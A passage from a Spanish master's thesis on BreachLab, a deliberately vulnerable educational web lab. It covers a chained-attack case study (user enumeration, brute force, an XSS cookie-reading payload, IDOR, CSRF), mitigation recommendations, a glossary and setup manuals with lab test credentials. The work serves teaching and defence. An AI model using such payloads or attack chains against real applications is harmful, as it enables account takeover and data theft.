Criterio	DVWA	OWASP Juice Shop	BreachLab
Arquitectura	Monolito PHP + MySQL	SPA Angular + API Node.js	SPA Astro + API Flask (mismo origen)
Cobertura de vulnerabilidades	Amplia, con niveles de dificultad	Muy amplia (todo el OWASP Top 10)	Acotada a 6 vulnerabilidades, en profundidad
Rama segura incluida	Sí (nivel impossible)	No (hay que corregir aparte)	Sí, en el mismo código (?safe=1)
Evidencia objetiva automatizada	No	Puntuación de retos	Registro de eventos (attacks.log)
Valor didáctico para este TFM	Referencia de amplitud	Referencia de amplitud y de retos	Control total del código y de la comparación vulnerable/seguro

Cuadro 7.3: Comparativa entre DVWA, OWASP Juice Shop y BreachLab.

Capítulo 8

Caso de estudio

Las vulnerabilidades del capítulo 6 se han analizado hasta ahora de forma individual. Sin embargo, en un incidente real, un atacante rara vez se detiene tras explotar un único fallo: encadena varios, cada uno de severidad moderada por separado, hasta alcanzar un compromiso total del sistema. Este patrón de encadenar técnicas individuales hasta lograr un objetivo (persistencia, movimiento lateral, exfiltración) es precisamente el que describen catálogos de referencia como MITRE ATT&CK [Theb], aunque este capítulo se limita a un encadenamiento simplificado y no a un mapeo formal a dichas tácticas y técnicas. Este capítulo reproduce, sobre *BreachLab* en modo vulnerable, un escenario de ataque *end-to-end* que combina cuatro de las seis vulnerabilidades analizadas.

El escenario parte de un atacante sin ninguna credencial válida y termina con el control de dos cuentas de usuario distintas, ilustrando cómo la severidad acumulada de la cadena supera claramente la de cualquiera de sus eslabones individuales.

8.1 Cadena de explotación




Figura 8.1: Cadena de explotación completa, de la enumeración inicial sin credenciales al control persistente de dos cuentas.

8. CASO DE ESTUDIO

La figura 8.1 resume los cinco pasos de la cadena, detallados a continuación:

1. **Enumeración de usuarios (§6.4):** probando nombres de usuario habituales contra POST /api/login, el atacante distingue por el mensaje de error qué cuentas existen (pablo, marina, admin) sin necesidad de acertar ninguna contraseña.
2. **Toma de la cuenta de pablo (§6.4, fuerza bruta):** al no existir límite de intentos, un diccionario básico de contraseñas comunes revela que la contraseña de pablo es qwerty en el primer intento significativo.
3. **Robo de la sesión de marina (§6.2, XSS):** autenticado ya como pablo, el atacante crea una nota con el payload `<img src=x onerror="alert(document.cookie)">` y, mediante ingeniería social, convence a marina de que abra dicha nota (por ejemplo, indicando que contiene información relevante); al no ser la cookie HttpOnly, el atacante obtiene el identificador de sesión de marina.
4. **Acceso a información ajena mediante IDOR (§6.5):** utilizando la sesión de marina, el atacante solicita notas de otros usuarios cambiando el identificador en /api/notes/<id>, obteniendo datos que ni siquiera marina debería poder ver de otros usuarios.
5. **Persistencia mediante CSRF (§6.3):** por último, el atacante aloja csrf_poc.html en un sitio externo; si consigue que la propia víctima marina (con sesión ya activa tras el paso anterior) lo visite, su contraseña se sobrescribe sin su consentimiento, garantizando al atacante acceso persistente a la cuenta incluso si la sesión robada expira.

8.2 Impacto acumulado

De forma individual, la vulnerabilidad de partida (5.4, fallos de autenticación) se valoró como severidad media (5.3). Sin embargo, la cadena completa permite a un atacante externo, sin credenciales iniciales, terminar con control persistente sobre dos cuentas y acceso de lectura a los datos de todos los usuarios del sistema, un resultado equiparable en impacto al de la vulnerabilidad más crítica del capítulo 6 (la inyección SQL, 9.1). Esta discrepancia entre la severidad de cada eslabón por separado y la del ataque completo es el argumento principal para no evaluar nunca una vulnerabilidad de forma aislada del resto del sistema.

8.3 Efecto de las contramedidas

Repitiendo la cadena con `?safe=1` en todos los endpoints, el ataque se rompe ya en el segundo eslabón: el mensaje deja de permitir enumerar usuarios y, aunque se conociera un usuario válido, la cuenta se bloquearía tras 5 intentos. Aun logrando autenticarse por otra vía, el XSS se neutraliza al renderizarse como texto plano, el acceso a notas ajenas se rechaza con 403 y la petición CSRF se rechaza sin un token válido. La cadena ilustra así el valor de la defensa en profundidad: basta con corregir un solo eslabón para detener el ataque.

Capítulo 9

Conclusiones y propuestas

Este último capítulo recoge las conclusiones extraídas del trabajo, valorando el grado de cumplimiento de los objetivos planteados en el apartado 1.2, y propone líneas de ampliación futuras del laboratorio.

9.1 Conclusiones

A continuación se retoma cada uno de los objetivos específicos planteados en el apartado 1.2, valorando su grado de cumplimiento a la vista del trabajo realizado:

- **Estudiar una metodología de referencia existente en el ámbito de la seguridad de aplicaciones web (OWASP WSTG).** Cumplido en el capítulo 2, donde se analiza la estructura, fases y catálogo de pruebas de la WSTG y se justifica su elección frente a otros marcos como PTES, OSSTMM o NIST SP 800-115.
- **Diseñar un entorno web vulnerable controlado.** Cumplido con el diseño e implementación de *BreachLab*, descrito en el capítulo 4, incluido su despliegue reproducible mediante Docker Compose.
- **Derivar, a partir de la metodología estudiada, una metodología propia orientada a la agilidad.** Cumplido en el capítulo 5, acotando el alcance de la WSTG a un subconjunto de seis pruebas alineadas con el OWASP Top 10 y consolidando sus fases en un ciclo único de seis pasos, pensado para equipos con recursos limitados.
- **Identificar vulnerabilidades siguiendo dicha metodología propia.** Cumplido: cada apartado del capítulo 6 localiza la vulnerabilidad en una línea de código concreta antes de explotarla, siguiendo el proceso del capítulo 5.
- **Explotar las vulnerabilidades de forma controlada.** Cumplido en un entorno aislado, sin exposición a Internet, con usuarios y datos ficticios, y con evidencia registrada de cada explotación en `backend/logs/attacks.log`.
- **Analizar el impacto técnico y funcional de cada vulnerabilidad.** Cumplido mediante la valoración CVSS v3.1 de cada vulnerabilidad (capítulo 6) y, de forma adicional a lo previsto inicialmente, mediante el caso de estudio encadenado del capítulo 8, que muestra cómo ese impacto se amplifica cuando varias vulnerabilidades se combinan.

- **Comparar los resultados y el esfuerzo de la metodología propia frente a la metodología de referencia.** Cumplido en el capítulo 7, que contrasta la cobertura y el esfuerzo estimado de la metodología propia frente a la OWASP WSTG completa, y complementa la comparación situando *BreachLab* frente a DVWA y OWASP Juice Shop. Esta comparación de esfuerzo es cualitativa y no una medición cronometrada (apartado 7.1), lo que se recoge como limitación del trabajo y como línea futura.

9.2 Recomendaciones de mitigación

A modo de síntesis práctica orientada a quien despliegue una aplicación similar en producción, la tabla 9.1 recoge, para cada vulnerabilidad tratada, la recomendación principal aplicada en la rama segura de *BreachLab* y la *cheat sheet* de la OWASP Foundation correspondiente.

Vulnerabilidad	Recomendación principal	Referencia
Inyección SQL	Usar siempre consultas parametrizadas, nunca concatenar entrada de usuario	[OWAf]
XSS (DOM)	Insertar datos no confiables como texto (textContent), nunca como HTML, y aplicar CSP	[OWAd]
CSRF	Token impredecible ligado a la sesión, verificado en el servidor antes de cambios de estado	[OWAc]
Fallos de autenticación	Hash de contraseñas, bloqueo tras varios intentos fallidos y mensajes de error genéricos	[OWAa]
IDOR	Verificar la propiedad del recurso (o el rol) en el servidor en cada acceso, nunca confiar en el identificador recibido	[OWAb]
Configuración insegura	Cabeceras de hardening (CSP, X-Frame-Options, X-Content-Type-Options) activas por defecto	[OWAe]

Cuadro 9.1: Recomendaciones de mitigación aplicadas en *BreachLab*, con la *cheat sheet* de la OWASP Foundation correspondiente a cada una.

9.3 Trabajo futuro y posibles ampliaciones

Para cerrar este último capítulo, se recogen algunas propuestas que podrían añadirse al trabajo actual en el futuro:

- Medir de forma cuantitativa (tiempo de aplicación, número de hallazgos por hora) la diferencia de esfuerzo entre la metodología propia y la OWASP WSTG completa, aplicando ambas sobre *BreachLab* y sobre algún entorno externo adicional, para sustituir la estimación cualitativa del apartado 7.1 por datos medidos.

- Ampliar la cobertura de vulnerabilidades de *BreachLab* a otras categorías del OWASP Top 10 no tratadas en este trabajo, como deserialización insegura, SSRF o componentes con vulnerabilidades conocidas.
- Añadir variantes adicionales de las vulnerabilidades ya existentes: una inyección SQL ciega basada en tiempo en un buscador de notas, y un XSS reflejado además del XSS basado en DOM ya implementado.
- Sustituir los identificadores secuenciales de las notas por identificadores UUID no predecibles, para discutir en qué medida esto mitiga el IDOR frente a una comprobación real de propiedad.
- Automatizar la comparativa del capítulo 7 mediante un escaneo DAST (por ejemplo, OWASP ZAP *baseline*) contra el modo vulnerable y el modo `?safe=1`, incorporando sus resultados como tabla objetiva.
- Incorporar autenticación multifactor y políticas de expiración y rotación de sesión como contramedida adicional frente a la cadena de ataque descrita en el capítulo 8.
- Persistir el contador de intentos fallidos de `login()` (actualmente en memoria del proceso y por nombre de usuario) en un almacén compartido, de forma que sobreviva a un reinicio del backend y permita además detectar fuerza bruta distribuida por dirección IP.
- Registrar también en `attacks.log` el propio bloqueo temporal (HTTP 429) del apartado 6.4, que actualmente solo queda reflejado en el log de acceso HTTP de Werkzeug y no mediante `log_event()`, a diferencia del resto de eventos de seguridad de la aplicación.

Bibliografía

Libros y artículos

- [FIR19] Common Vulnerability Scoring System version 3.1: Specification Document. Technical report, FIRST.org, Inc., 2019. url: <https://www.first.org/cvss/v3.1/specification-document>.
- [FIR23] Common Vulnerability Scoring System version 4.0: Specification Document. Technical report, FIRST.org, Inc., 2023. url: <https://www.first.org/cvss/v4.0/specification-document>.
- [OWA21] OWASP Top 10:2021 — The Ten Most Critical Web Application Security Risks. Technical report, OWASP Foundation, 2021. url: <https://owasp.org/Top10/2021/>.
- [SP11] Dafydd Stuttard y Marcus Pinto. *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws*. Wiley, edición 2nd, 2011.
- [SSCO08] Karen Scarfone, Murugiah Souppaya, Amanda Cody, y Angela Orebaugh. Technical Guide to Information Security Testing and Assessment, NIST Special Publication 800-115. Technical report, National Institute of Standards and Technology (NIST), 2008. url: <https://doi.org/10.6028/NIST.SP.800-115>.
- [Thea] The MITRE Corporation. Common Weakness Enumeration (CWE). CWE-89, CWE-79, CWE-352, CWE-287, CWE-639, CWE-16. url: <https://cwe.mitre.org/>.
- [Theb] The MITRE Corporation. MITRE ATT&CK. url: <https://attack.mitre.org/>.

Enlaces de Internet

- [Dig] Digininja. Damn Vulnerable Web Application (DVWA). url: <https://github.com/digininja/DVWA>.
- [FIR] FIRST.org. Calculadora oficial CVSS v3.1. url: <https://www.first.org/cvss/calculator/3.1>.

9. CONCLUSIONES Y PROPUESTAS

- [HI] Pete Herzog y ISECOM. Open Source Security Testing Methodology Manual (OSSTMM) 3. url: <https://www.isecom.org/OSSTMM.3.pdf>.
- [OWAa] OWASP Foundation. OWASP Cheat Sheet Series — Authentication. url: https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html.
- [OWAb] OWASP Foundation. OWASP Cheat Sheet Series — Authorization. url: https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html.
- [OWAc] OWASP Foundation. OWASP Cheat Sheet Series — Cross-Site Request Forgery Prevention. url: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html.
- [OWAd] OWASP Foundation. OWASP Cheat Sheet Series — Cross Site Scripting Prevention. url: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html.
- [OWAe] OWASP Foundation. OWASP Cheat Sheet Series — HTTP Security Response Headers. url: https://cheatsheetseries.owasp.org/cheatsheets/HTTP-Headers_Cheat_Sheet.html.
- [OWAf] OWASP Foundation. OWASP Cheat Sheet Series — SQL Injection Prevention. url: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html.
- [OWAg] OWASP Foundation. OWASP Juice Shop Project. url: <https://owasp.org/www-project-juice-shop/>.
- [OWAh] OWASP Foundation. OWASP Web Security Testing Guide v4.2. url: <https://owasp.org/www-project-web-security-testing-guide/>.
- [Pala] Pallets Projects. Flask Documentation. url: <https://flask.palletsprojects.com/>.
- [Palb] Pallets Projects. Werkzeug Documentation — security module (generate_password_hash, check_password_hash). url: <https://werkzeug.palletsprojects.com/en/stable/utils/#module-werkzeug.security>.
- [PTE] PTES Technical Committee. The Penetration Testing Execution Standard (PTES). url: <http://www.pentest-standard.org/>.
- [sql] sqlmap developers. sqlmap: Automatic SQL Injection and Database Takeover Tool. url: <https://sqlmap.org/>.
- [Zed] Zed Attack Proxy (ZAP) Dev Team. ZAP — Zed Attack Proxy, the World's Most Widely Used Web App Scanner. url: <https://www.zaproxy.org/>.

Glosario de términos

OWASP Open Worldwide Application Security Project. Fundación sin ánimo de lucro que produce, de forma abierta y colaborativa, herramientas, guías y catálogos de referencia en seguridad de aplicaciones, entre ellos el OWASP Top 10 y la Web Security Testing Guide (WSTG).

WSTG Web Security Testing Guide. Guía de la OWASP Foundation que descompone la auditoría de una aplicación web en fases (gestión de identidad, autenticación, autorización, gestión de sesión, validación de entradas, etc.) y numera una prueba concreta para cada tipo de fallo, usada en este trabajo para situar cada vulnerabilidad de *BreachLab* dentro de un marco de referencia reconocido en la industria.

PTES Penetration Testing Execution Standard. Marco de referencia para estructurar una auditoría de seguridad ofensiva de alcance general (no específico de aplicaciones web), citado en este trabajo como alternativa considerada frente a la OWASP WSTG.

OSSTMM Open Source Security Testing Methodology Manual. Manual de metodología de pruebas de seguridad de infraestructura, orientado igualmente a un alcance más general que el de la OWASP WSTG.

NIST SP 800-115 Guía técnica del National Institute of Standards and Technology para la planificación y ejecución de pruebas y evaluaciones de seguridad de la información.

MITRE ATT&CK Catálogo público, mantenido por MITRE, de tácticas y técnicas empleadas por atacantes reales, organizado por fases de un ataque; se menciona en este trabajo como marco de referencia para el encadenamiento de vulnerabilidades del caso de estudio.

CWE Common Weakness Enumeration. Catálogo mantenido por MITRE que clasifica y describe tipos genéricos de debilidades de software (por ejemplo, CWE-89 para la inyección SQL), independientemente de una vulnerabilidad concreta.

CVSS Common Vulnerability Scoring System. Estándar mantenido por FIRST.org para expresar de forma cuantitativa la severidad de una vulnerabilidad mediante un vector de métricas y una puntuación de 0 a 10.

SQL Injection (inyección SQL) Vulnerabilidad que permite alterar la lógica de una consulta a base de datos insertando código SQL a través de una entrada no validada ni parametrizada.

XSS (Cross-Site Scripting) Vulnerabilidad que permite ejecutar script arbitrario en el navegador de otro usuario. Puede ser reflejado, almacenado o basado en DOM, según dónde se materialice el fallo.

XSS basado en DOM Variante de XSS en la que el payload nunca pasa por el servidor: se inserta directamente en el árbol DOM desde JavaScript ejecutado en el navegador, típica de aplicaciones SPA.

CSRF (Cross-Site Request Forgery) Vulnerabilidad que aprovecha que el navegador adjunta automáticamente las cookies de sesión para forzar a la víctima a enviar, sin saberlo, una petición a una aplicación en la que está autenticada.

IDOR (Insecure Direct Object Reference) Categoría de control de acceso roto en la que un identificador de objeto (un id de nota, de pedido, etc.) puede manipularse para acceder a recursos de otro usuario sin autorización.

SPA (Single Page Application) Patrón de arquitectura web en el que el navegador carga una única página que actualiza su contenido de forma dinámica, habitualmente consumiendo una API independiente.

CORS (Cross-Origin Resource Sharing) Mecanismo del navegador que restringe las peticiones entre orígenes distintos; una aplicación que sirve frontend y backend en orígenes diferentes debe habilitarlo explícitamente, lo que introduce restricciones adicionales que *BreachLab* evita sirviendo ambos componentes bajo el mismo origen.

Cookie HttpOnly Atributo de una cookie que impide su lectura desde JavaScript, reduciendo el impacto de un XSS al no poder exfiltrarse mediante script.

Cookie SameSite Atributo de una cookie que restringe en qué contexto de navegación de terceros se envía. El valor `Lax` la envía en navegaciones de nivel superior por GET, pero no en subrecursos cross-site.

CSP (Content-Security-Policy) Cabecera HTTP que permite restringir qué orígenes pueden servir script, estilos u otros recursos en una página, mitigando el impacto de un XSS aunque el saneado del contenido falle.

Hash de contraseña Resultado de aplicar una función criptográfica de un solo sentido (en este trabajo, mediante Werkzeug) a una contraseña, de forma que pueda verificarse sin almacenarla en texto plano.

Fijación de sesión (*session fixation*) Ataque en el que un identificador de sesión obtenido antes de que la víctima se autentique se reutiliza después con sus privilegios; se evita invalidando la sesión (por ejemplo, con `session.clear()`) en el momento del inicio de sesión.

Pentesting (test de penetración) Ejercicio de seguridad ofensiva autorizado que simula un ataque real contra un sistema con el fin de identificar y demostrar vulnerabilidades explotables.

DAST (Dynamic Application Security Testing) Técnica de análisis de seguridad que examina una aplicación en ejecución, sin acceso a su código fuente, enviándole peticiones y observando sus respuestas.

Clickjacking Técnica que consiste en embeber una página legítima en un `iframe` invisible o disfrazado para engañar al usuario y hacer que interactúe con ella sin darse cuenta.

Contenido del repositorio

Todo el código, el laboratorio *BreachLab* y esta memoria se encuentran disponibles en el repositorio público de GitHub: <https://github.com/marina-prieto/tfm-marina-prieto>

El repositorio del proyecto (tfm-lab) sigue la siguiente estructura:

- `docker-compose.yml` — despliegue con `docker compose up -build`.
- `csrf_poc.html` — PoC de CSRF (capítulo 6, apartado 6.3).
- `GUIA.md` — explotación paso a paso de las seis vulnerabilidades.
- `CVSS.md` — razonamiento de cada vector CVSS v3.1.
- `backend/` — API Flask.
 - `api.py` — las seis vulnerabilidades y el interruptor `?safe=1`.
 - `requirements.txt`, `Dockerfile`.
 - `logs/attacks.log` — evidencia real, generada al reproducir el capítulo 6.
- `frontend/` — proyecto Astro.
 - `astro.config.mjs`, `nginx.conf`, `Dockerfile`, `.dockerignore`.
 - `package.json`, `package-lock.json`.
 - `src/layouts/`, `src/lib/`, `src/styles/`.
 - `src/pages/` — login, dashboard, note, profile, admin.
- `memoria-latex/` — esta memoria.
 - `main.tex`, `cap1_introduccion.tex` a `cap9_conclusiones.tex`.
 - `resumen.tex`, `thanks.tex`, `bibliografia.tex`, `glosario.tex`, `contenido_repositorio.tex`, `anexoA_instalacion.tex`, `anexoB_manual_usuario.tex`.
 - `custom.sty`, `esi-tfm.cls`, `es-alpha.bst`, `atbeginend.sty` (dependencia de `esi-tfm.cls` no disponible en CTAN/MiKTeX).
 - `metadata.tex`, `referencias.bib`.
 - `Makefile` — compila con `make` (usa `latexmk`).
 - `figures/` — capturas reales usadas como evidencia.
 - `main.pdf` — memoria compilada.

9. CONCLUSIONES Y PROPUESTAS

`node_modules/`, `dist/` y `.venv/` no se incluyen: se regeneran con `npm install` y `pip install -r requirements.txt` respectivamente (véase el anexo A).

ANEXOS

Anexo A

Guía de instalación y puesta en marcha de BreachLab

Este anexo recoge los pasos necesarios para desplegar *BreachLab* y reproducir las pruebas descritas en el capítulo 6.

A.1 Despliegue con Docker (recomendado)

```
cd tfm-lab
docker compose up --build
# Abre http://localhost:8080
```




Figura A.1: Los dos contenedores de *BreachLab* (tfm-web y tfm-api) en ejecución tras docker compose up -build, vistos desde Docker Desktop.

A.2 Despliegue en modo desarrollo (dos terminales)

```
# Terminal 1: backend
cd tfm-lab/backend
pip install -r requirements.txt
python api.py # API en http://localhost:5000

# Terminal 2: frontend
cd tfm-lab/frontend
npm install
npm run dev # Front en http://localhost:4321
```

A.3 Usuarios de prueba

admin / Admin123! (rol admin), marina / contraSegura (rol user) y pablo / qwerty (rol user). El enlace «Reiniciar base de datos» de la página de inicio (o GET /api/reset) devuelve la base de datos a su estado inicial.

A.4 El interruptor ?safe=1

Añadido a la URL de cualquier página, activa a la vez las contramedidas de frontend y de backend correspondientes. El badge de la barra superior de la aplicación indica en todo momento el modo activo.

Anexo B

Manual de usuario de BreachLab

Introducción

Este anexo describe, pantalla a pantalla, el funcionamiento de *BreachLab* desde el punto de vista de un usuario de la aplicación.

B.1 Pantalla de inicio de sesión

Formulario de usuario y contraseña. Un panel lateral recuerda los usuarios de prueba y permite reiniciar la base de datos para partir de un estado limpio antes de una prueba.



Figura B.1: Pantalla de inicio de sesión de *BreachLab*.

B.2 Dashboard y notas

Tras iniciar sesión, el panel principal permite crear notas y listar las propias, así como abrir cualquier nota por su identificador. En modo vulnerable no se restringe el acceso a notas de otros usuarios (véase el apartado 6.5); en modo seguro (`?safe=1`) sí se restringe.

BreachLab Notas Perfil Admin **MODO VULNERABLE** Salir (marina · user)

Mis notas

Nueva nota

Titulo

Contenido

Prueba XSS:

Guardar nota

Todas las notas

Reunión 12/08/2026	owner 1
Nota de Marina	owner 2
No leer!	owner 3
Mi correo	owner 3

Figura B.2: Dashboard de notas, con el formulario de creación a la izquierda y el listado de todas las notas del sistema a la derecha.

B.3 Perfil

Permite cambiar la contraseña del usuario autenticado. En modo seguro, el formulario incluye el token CSRF obtenido de GET /api/me; en modo vulnerable, el cambio de contraseña también puede forzarse desde un sitio externo (véase `csrf_poc.html` y el apartado 6.3).

BreachLab Notas Perfil Admin **MODO VULNERABLE** Salir (marina · user)

Perfil

Cambiar contraseña **VULNERABLE**

Acepta GET y no valida token CSRF (como el CSRF de DVWA).

Nueva contraseña

Cambiar (vulnerable)

Cambiar contraseña **SEGURO**

Exige POST + token CSRF de la sesión.

Nueva contraseña

Cambiar (seguro)

Figura B.3: Pantalla de Perfil, con los dos formularios de cambio de contraseña —vulnerable y seguro— lado a lado.

B.4 Panel de administración

Muestra el listado completo de usuarios, incluidas sus contraseñas. En modo vulnerable es accesible por cualquier usuario autenticado, no solo por administradores (véase el apartado 6.5); en modo seguro responde 403 si el rol no es admin.




Figura B.4: Panel de administración en modo vulnerable: contraseñas visibles para cualquier usuario autenticado.




Figura B.5: El mismo panel en modo seguro: acceso denegado (403) por no tener rol admin.

B.5 Modo seguro (?safe=1)

Añadido a la URL de cualquier pantalla, un badge visible en la cabecera indica que las contramedidas de todas las vulnerabilidades están activas, tanto en el frontend como en el backend: «MODULO VULNERABLE» en rojo por defecto, «MODULO SEGURO» en verde con `?safe=1`, visible en todas las capturas anteriores.

Este documento fue editado y tipografiado con $\text{\LaTeX}$ empleando la clase **esi-tfm** (versión 0.20181017) que se puede encontrar en:
https://bitbucket.org/esi_atc/esi-tfg

[respeta esta atribución al autor]

